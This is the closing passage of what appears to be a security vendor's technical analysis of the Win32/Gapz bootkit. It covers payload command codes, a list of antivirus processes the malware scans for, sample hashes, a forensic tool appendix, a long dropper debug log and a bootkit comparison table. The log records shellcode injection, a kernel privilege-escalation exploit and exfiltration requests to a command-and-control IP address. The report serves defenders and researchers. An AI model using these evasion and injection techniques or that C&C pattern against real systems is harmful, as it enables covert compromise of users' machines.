- 0x02 – Check internet connection by trying to reach *update.microsoft.com;*
- 0x03 – Send & receive data from a remote host using Windows sockets;
- 0x04 – Get the system time from *time.windows.com*;
- 0x05 – Get the host IP address given its domain name (via Win32 API *gethostbyname*);
- 0x06 – Get Windows shell (by means of querying "*Shell"* value of "*Software\Microsoft\Windows NT\CurrentVersion\Winlogon*" registry key).

These commands are executed by injecting "*Command executor code*" (see section on Injecting payload) into the address space of the process hosting the payload. The result of executing these commands by *overlord32(64).dll* is transmitted back into kernel mode.

Checking security-related software

On executing command 0x01 the payload creates a bitmask of particular processes running in the system. It creates a snapshot of all running processes in the system via the Win32 API, like so:

```
HANDLE WINAPI CreateToolhelp32Snapshot(
  _In_  DWORD dwFlags,
  _In_  DWORD th32ProcessID
);
```

Then it calculates a hash value for the name of each process in the snapshot. Then it compares the hashes with the list of precomputed hashes to identify the processes in which it is interested. We were able to identify some of the processes the payload scans for, and most of them are related to security software:

Table 5– Names of some security related process the malware scans for

Process name	Process Description
ekrn.exe	ESET service
tfservice.exe	PC Tools ThreatFire Service
pfsvc.exe	Privatefirewall Network Service
jpf.exe	Jetico Personal Firewall Control Application
ccsvchst.exe	Symantec Service Framework Executable
bdagent.exe	BDAgent Application
avp.exe	Kaspersky Anti-Virus
cmdagent.exe	Comodo Agent Service
acs.exe	Agnitum Outpost Service

Conclusion

In this report we presented a detailed analysis of the Win32/Gapz bootkit, which deserves to be named as the most complex bootkit seen so far in the wild. Its features include custom implementation of a TCP/IP stack in kernel-mode, ability to stay under radar of personal firewalls and antivirus software, using asymmetric cryptography to protect confidentiality and authenticity of information being exchanged with C&C server, implementing hidden storage and other features that make it very stealthy and persistent in the system. In the report we tried to answer questions relating to the malware's design principles and implementation details and present a holistic view of this complex threat.[4]

Resources

1. TDL4 reloaded: Purple Haze all in my brain
2. Gapz and Redyms droppers based on Power Loader code
3. TDL3: The Rootkit of All Evil?
4. Hasta La Vista, Bootkit: Exploiting the VBR
5. Rovnix Reloaded: new step of evolution
6. Rovnix bootkit framework updated
7. Win32/Gapz family ring0 payload
8. NDIS Intermediate Drivers
9. Olmasco bootkit: next circle of TDL4 evolution (or not?)
10. TDL4 rebooted
11. Bootkit Threats: In-Depth Reverse Engineering & Defense
12. Defeating Anti-Forensics in Contemporary Complex Threats
13. Modern Bootkit Trends: Bypassing Kernel-Mode Signing Policy
14. The Evolution of TDL: Conquering x64

Appendix A: SHA1 hashes for analysed samples

In the following table are presented all the samples which were analyzed in this research:


Detection name	SHA1 hash	Description
Win32/Gapz.A	1f206ea64fb3ccbe0cd7ff7972bef2592bb30c84	dropper
Win32/Gapz.A	dff6933199137cc49c2af5f73a2d431ce2e41084	dropper
Win32/Exploit.CVE-2011-3402.D	ed5b59e81b397ab053d8aa52dbb89437143a9a45	exploit (XP)
Win32/Exploit.CVE-2011-3402.D	5911487fc0b208f7884a34edfcb60a4de9a487eb	exploit (Win7)
Win32/Gapz.B	e4b64c3672e98dc78c5a356a68f89e02154ce9a6	dropper
Win32/Gapz.C	85fb77682705b06a77d73638df3b22ac1dbab78b	dropper
Win32/Gapz.C	b37afc51104688ea74d279b690d8631d4c0db2ad	MBR
Power Loader v1	a189ee99eff919b7bead989c6ca252b656b61137	builder
Power Loader v1	86f4e140d21c97d5acf9c315ef7cc2d8f11c8c94	dropper
Power Loader v2	7f7017621c13065ebe687f46ea149cd8c582176d	dropper
Win32/TrojanDownloader.Carberp.AM	41b34ac34a08a7fda4de474479f81535bf90bd70	dropper
Win32/Redyms.AB	07e73ac58bee7bdc26d289bb2697d2588a6b7e64	dropper

Appendix B: ESET HiddenFsReader as forensic tool

HiddenFsReader is a useful tool for forensic approaches to examining hidden file systems. As of the current version hidden file systems from the following list of bootkits/rootkits are already supported:

- TDL3, TDL3+, TDL4, TDL4_Purple_Haze
- Olmasco, Olmasco (SST.C)
- Olmasco.AC (MBR infection)
- Rovnix.a
- Gapz MBR/VBR
- Rovnix.B
- ZeroAccess.A, ZeroAccess.B
- Flame (resources section)
- XPAJ.B
- GBPBoot

The current version of HiddenFsReader supports the dumping of MBR and VBR versions for Win32/Gapz.



```
                         ESET Hidden File System Reader
                         1.0.2.8 (Mar 12 2013 15:16:21)
          Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

                           Processing... Please wait.
                            Parsing file systems...
"Gapz_MBR" file system found:
- mbr_original
                                              md5: DF09785A37B0197496A1C45A8292FAA6
- payload.bin
                                              md5: FC21B3133F0ACB449035A81C1B6B738E
- cfg
                                              md5: BFB8C46B86840774F4B1F7424D45AF28
- mbr_infected
                                              md5: 9554D21CBA16AE4754BA629ADD5B487F
                    File system(s) successfully exported!
```

The latest version of HiddenFsReader is available here:
http://www.eset.com/download/utilities/detail/family/173/

Appendix C: Win32/Gapz.C debug information (DropperLog.log)

```
[28.03.2013 15:31:14] {PID = 576} Dropper START
[28.03.2013 15:31:14] {PID = 576; Error = 0x7ffd7000}: PEB =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c800000}: kernel32 module base =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c809ea1}: IsBadReadPtr address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c801ad4}: VirtualProtect address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c810830}: GetVersionExA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80aeeb}: LoadLibraryW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c801d7b}: LoadLibraryA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c81d20a}: ExitProcess address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80ae40}: GetProcAddress address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c810707}: CreateThread address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80de95}: GetCurrentProcess address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c809be7}: CloseHandle address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80e4dd}: GetModuleHandleW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c801e1a}: TerminateProcess address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80943c}: CreateFileMappingW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c802336}: CreateProcessW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c810cd9}: CreateFileW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8112ff}: WriteFile address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c830f97}: CopyFileW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c810fef}: GetFileSize address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c832933}: DeleteFileW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c81473b}: MoveFileExW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80f1c5}: GetEnvironmentVariableW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c839715}: GetThreadContext address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80b9a5}: MapViewOfFile address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c801812}: ReadFile address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8332f7}: ResumeThread address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80ba14}: UnmapViewOfFile address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c802530}: WaitForSingleObject address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c809af1}: VirtualAlloc address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c809b84}: VirtualFree address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c81f2b9}: IsWow64Process address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8023a0}: SleepEx address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c81d233}: TerminateThread address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80a749}: CreateEventW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80a0b7}: SetEvent address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80a0db}: ResetEvent address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c83973a}: SuspendThread address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c865cf7}: CreateToolhelp32Snapshot address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c801629}: DeviceIoControl address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80ee9c}: FindClose address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80ee7d}: FindFirstFileW address =
```

```
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80f015}: FindNextFileW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8097d0}: GetCurrentThreadId address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8090db}: GetLastError address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80b56f}: GetModuleFileNameA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c864fcd}: Process32First address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c865140}: Process32Next address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8114aa}: lstrcatW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80aa36}: lstrcmpiW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80bb04}: lstrcpyW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c811106}: SetFilePointer address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c810156}: CreateSemaphoreW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80ac7e}: FreeLibrary address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8099b5}: GetACP address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c80998b}: GetCurrentThread address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c83119e}: SetThreadAffinityMask address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c82da70}: SetPriorityClass address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c810aa6}: GetSystemInfo address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c813242}: GetTempPathW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c81e9d7}: GetLongPathNameW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c8359bb}: GetTempFileNameW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c802446}: Sleep address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c801af5}: LoadLibraryExW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7ffd7000}: PEB =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c900000}: ntdll.dll module base =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c90d51e}: ZwMapViewOfSection address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c90d92e}: ZwQuerySystemInformation address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c90df0e}: ZwUnmapViewOfSection address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c91632d}: LdrLoadDll address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c90cfee}: ZwClose address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c90fe21}: RtlGetLastWin32Error address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c910346}: RtlImageDirectoryEntryToData address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c936a72}: RtlAddVectoredExceptionHandler address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7c936ade}: RtlRemoveVectoredExceptionHandler address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd0000}: advapi32.dll module base =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77de51b6}: RegEnumKeyExA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd7852}: RegOpenKeyExA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77df4457}: ConvertStringSidToSidW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77ddf00c}: AdjustTokenPrivileges address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd7cc9}: AllocateAndInitializeSid address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77ddf07a}: EqualSid address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd7cb8}: FreeSid address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd7d5c}: GetLengthSid address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77de5550}: GetSidSubAuthority address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77de5582}: GetSidSubAuthorityCount address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd7305}: GetTokenInformation address =
```

```
[28.03.2013 15:31:14] {PID = 576; Error = 0x77e0d8ec}: LookupAccountSidA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77e0da6b}: LookupPrivilegeNameW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dfc238}: LookupPrivilegeValueA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd798b}: OpenProcessToken address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77e0cbcf}: SetTokenInformation address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd776c}: RegCreateKeyExW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77ddedf1}: RegDeleteValueW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77ddd767}: RegSetValueExW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x77dd6c27}: RegCloseKey address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e410000}: user32.dll module base =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e431e52}: AttachThreadInput address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e42b0f0}: EnumChildWindows address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e42a5ae}: EnumWindows address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e429d12}: GetClassNameW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e418a80}: GetWindowThreadProcessId address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e429e3d}: IsWindowVisible address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e42feea}: MapVirtualKeyA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e42aafd}: PostMessageA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e41a8ad}: wsprintfA address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e41a9b6}: wsprintfW address =
[28.03.2013 15:31:14] {PID = 576; Error = 0x7e45a275}: ExitWindowsEx address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x7c9c0000}: shell32.dll module base =
[28.03.2013 15:31:16] {PID = 576; Error = 0x7ca0995b}: ShellExecuteExW address =
[28.03.2013 15:31:16] {PID = 576} SHCreateItemFromParsingName address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x774e0000}: ole32.dll module base =
[28.03.2013 15:31:16] {PID = 576; Error = 0x7752f96a}: CoInitialize address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x7750134c}: CoUninitialize address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x77524c56}: CoGetObject address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x774ff1bc}: CoCreateInstance address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4f0000}: Winhttp Module Addr =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4fb2e8}: WinHttpCloseHandle address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4f963e}: WinHttpOpen address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d513d2c}: WinHttpOpenRequest address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4f88b6}: WinHttpCrackUrl address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4f99a5}: WinHttpConnect address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d514a13}: WinHttpQueryHeaders address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d5005f1}: WinHttpReceiveResponse address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d500343}: WinHttpSendRequest address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4ffbd9}: WinHttpSetOption address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4ff1c2}: WinHttpSetTimeouts address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4fb944}: WinHttpQueryDataAvailable address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x4d4fb6df}: WinHttpReadData address =
[28.03.2013 15:31:16] {PID = 576; Error = 0x76d60000}: Iphlpapi.dll module base =
[28.03.2013 15:31:16] {PID = 576; Error = 0x76d63e54}: GetAdaptersAddresses address =
[28.03.2013 15:31:21] {PID = 576} Dropper as EXE
```

```
[28.03.2013 15:31:21] {PID = 576} server_http_init() start
[28.03.2013 15:31:21] {PID = 576} server_http_init() end
[28.03.2013 15:31:21] {PID = 576}
AAwpLkvkezZEN0Q1Nzg4LUUwMzEtNEM3Qy04ODYxLTdBNUZFQTc2QjNBMn1NUyBU|1|0.8.10|5.1.3.0|0|1|0|rgRzAseAJID5EF
|0
[28.03.2013 15:31:21] {PID = 576}
http://88.198.128.3:1122/?ski7YG5GSiu19TK=F1aiyUa17uGCSAkrbaxB+mfvvwwc0uULMDe5rViC47vAb8w0UAQicEwIUSrrJPEoG
Oe9LMXCVkdsL+sqAWF9BqPVn2xibLrd6zAsYuf6riLW/yS4k6ztOH18M8uQuuE49gRkvGY8A7M=
[28.03.2013 15:31:21] {PID = 576} server_http_real_send() start
[28.03.2013 15:31:28] {PID = 576; Error = 0x2efd}: server_http_real_send() WinHttpSendRequest Failed! Error:
[28.03.2013 15:31:28] {PID = 576} server_http_real_send() end
[28.03.2013 15:31:28] {PID = 576; Error = 0x7ffd7000}: PEB =
[28.03.2013 15:31:28] {PID = 576} JeticoDetect() start
[28.03.2013 15:31:28] {PID = 576; Error = 0x7ffd7000}: PEB =
[28.03.2013 15:31:28] {PID = 576} PC Tools PCTGMhk.dll DLL module detected
[28.03.2013 15:31:30] {PID = 576} ph_detect_osss() start
[28.03.2013 15:31:30] {PID = 576} ph_detect_osss() end
[28.03.2013 15:31:30] {PID = 576} C:\Program Files\Agnitum\*
[28.03.2013 15:31:30] {PID = 576} C:\WINDOWS\System32\svchost.exe
[28.03.2013 15:31:31] {PID = 576; Error = 0x8e4}: common_inject_shellcode(): Zombi Process ID =
[28.03.2013 15:31:31] {PID = 576; Error = 0x1000000}: common_inject_shellcode() : ImageBase of hijacked image
[28.03.2013 15:31:31] {PID = 576} Dropper SUCCESS
[28.03.2013 15:31:31] {PID = 576} Dropper as EXE finished
[28.03.2013 15:31:31] {PID = 2276} Dropper START
 [28.03.2013 15:31:31] {PID = 2276; Error = 0x10027b7}: Dropper as DLL
[28.03.2013 15:31:31] {PID = 2276; Error = 0x7ffd8000}: PEB =
[28.03.2013 15:31:31] {PID = 2276} C:\WINDOWS\System32\svchost.exe
[28.03.2013 15:31:31] {PID = 2276} svchost.exe
[28.03.2013 15:31:31] {PID = 2276} server_http_init() start
[28.03.2013 15:31:31] {PID = 2276} server_http_init() end
[28.03.2013 15:31:31] {PID = 2276}
AAwpLkvkezZEN0Q1Nzg4LUUwMzEtNEM3Qy04ODYxLTdBNUZFQTc2QjNBMn1NUyBU|2|0.8.10|5.1.3.0|0|1|0|yIE3CNKnlERvw
v0Z|0
[28.03.2013 15:31:31] {PID = 2276}
http://88.198.128.3:1122/?V98Zr64BcxC=8ASV95hyLbUCRSpAnHcJDZkAbuYw/iGYkEBZu8uzgycPRUFF80OkWsfbBUyp9sJhMoz9I
QAIXeAVqEb4sUapMDpf36Gr0dLKMof5t7qsZKDPjtLO/wkXtVdxPKLG/EoFYv6yCr7dpWhPxQ==
[28.03.2013 15:31:31] {PID = 2276} server_http_real_send() start
[28.03.2013 15:31:39] {PID = 2276; Error = 0x2efd}: server_http_real_send() WinHttpSendRequest Failed! Error:
[28.03.2013 15:31:39] {PID = 2276} server_http_real_send() end
[28.03.2013 15:31:39] {PID = 2276} ph_detect_osss() start
[28.03.2013 15:31:39] {PID = 2276} ph_detect_osss() end
[28.03.2013 15:31:39] {PID = 2276} common_thread start
[28.03.2013 15:31:39] {PID = 2276; Error = 0x7ffd8000}: PEB =
[28.03.2013 15:31:39] {PID = 2276} LZMADecompress start!
[28.03.2013 15:31:39] {PID = 2276; Error = 0x595f9}: LZMADecompress end!
```

```
[28.03.2013 15:31:39] {PID = 2276} Payload unpacked!
[28.03.2013 15:31:39] {PID = 2276} 32-bit part of payload verified successfully!
[28.03.2013 15:31:39] {PID = 2276} 64-bit part of payload verified successfully!
[28.03.2013 15:31:39] {PID = 2276} Generating temp file...
[28.03.2013 15:31:39] {PID = 2276} \??\C:\Documents and Settings\user\Local Settings\Temp\abc8C4A.tmp
[28.03.2013 15:31:39] {PID = 2276} LoadAndGetKernelBase() start
[28.03.2013 15:31:39] {PID = 2276; Error = 0x8640}: LoadAndGetKernelBase() NtQuerySystemInformation complete
[28.03.2013 15:31:39] {PID = 2276; Error = 0x8640}: LoadAndGetKernelBase() _VirtualAlloc complete
[28.03.2013 15:31:39] {PID = 2276; Error = 0x8640}: LoadAndGetKernelBase() NtQuerySystemInformation complete
[28.03.2013 15:31:39] {PID = 2276} \WINDOWS\system32\ntkrnlpa.exe
[28.03.2013 15:31:39] {PID = 2276} LoadAndGetKernelBase() GetKernelBaseInfo() success
[28.03.2013 15:31:39] {PID = 2276} \ntkrnlpa.exe
[28.03.2013 15:31:39] {PID = 2276; Error = 0x80545000}: LoadAndGetKernelBase(): ExAllocatePoolWithTag
[28.03.2013 15:31:39] {PID = 2276; Error = 0x805369f0}: LoadAndGetKernelBase(): krnl_memcpy
[28.03.2013 15:31:39] {PID = 2276; Error = 0x804f9614}: LoadAndGetKernelBase(): KeDelayExecutionThread
[28.03.2013 15:31:39] {PID = 2276; Error = 0x805459b8}: LoadAndGetKernelBase(): HalDispatchTable
[28.03.2013 15:31:39] {PID = 2276} exploit_fire_afd() start
[28.03.2013 15:31:40] {PID = 2276} exploit_fire_afd() end
[28.03.2013 15:31:47] {PID = 2276} check_priveleges() start
[28.03.2013 15:31:47] {PID = 2276} OpenProcessToken success
[28.03.2013 15:31:47] {PID = 2276} SeLoadDriverPrivilege
[28.03.2013 15:31:47] {PID = 2276} SeUndockPrivilege
[28.03.2013 15:31:47] {PID = 2276} check_user_token_in_groups() start
[28.03.2013 15:31:47] {PID = 2276} Administrators
[28.03.2013 15:31:47] {PID = 2276} BUILTIN
[28.03.2013 15:31:47] {PID = 2276} check_user_token_in_groups(): The group SID is enabled (full access)
[28.03.2013 15:31:47] {PID = 2276} check_user_token_in_groups() end
[28.03.2013 15:31:47] {PID = 2276} check_integrity_level start
[28.03.2013 15:31:47] {PID = 2276; Error = 0x57}: GetIntegrityLevel(): GetTokenInformation (first call) error:
[28.03.2013 15:31:47] {PID = 2276} check_integrity_level end
[28.03.2013 15:31:47] {PID = 2276} check_priveleges(): IntegrityLevel =
[28.03.2013 15:31:47] {PID = 2276} check_priveleges end
[28.03.2013 15:31:47] {PID = 2276} FULL ADMIN RIGHTS!!!
[28.03.2013 15:31:47] {PID = 2276} Bootkit was installed at the ending of partition!
[28.03.2013 15:31:50] {PID = 2276} Dropper as DLL finished
```

Appendix D: Comparison of modern bootkits

Functionality	Gapz	Olmarik (TDL4)	Rovnix (Cidox)	Goblin (XPAJ)	Olmasco (MaxSS)
MBR modification	☑	☑	☒	☑	☑
VBR modification	☑	☒	☑	☒	☒
Hidden file system type	FAT32	Custom	FAT16 modification	Custom (TDL4 based)	Custom
Crypto implementation	AES-256, RC4, MD5, SHA1, ECC	XOR/RC4	Custom (XOR+ROL)	☒	RC6 modification
Compression algorithm	☑	☒	aPlib	aPlib	☒
Custom TCP/IP network stack Implementation	☑	☒	☒	☒	☒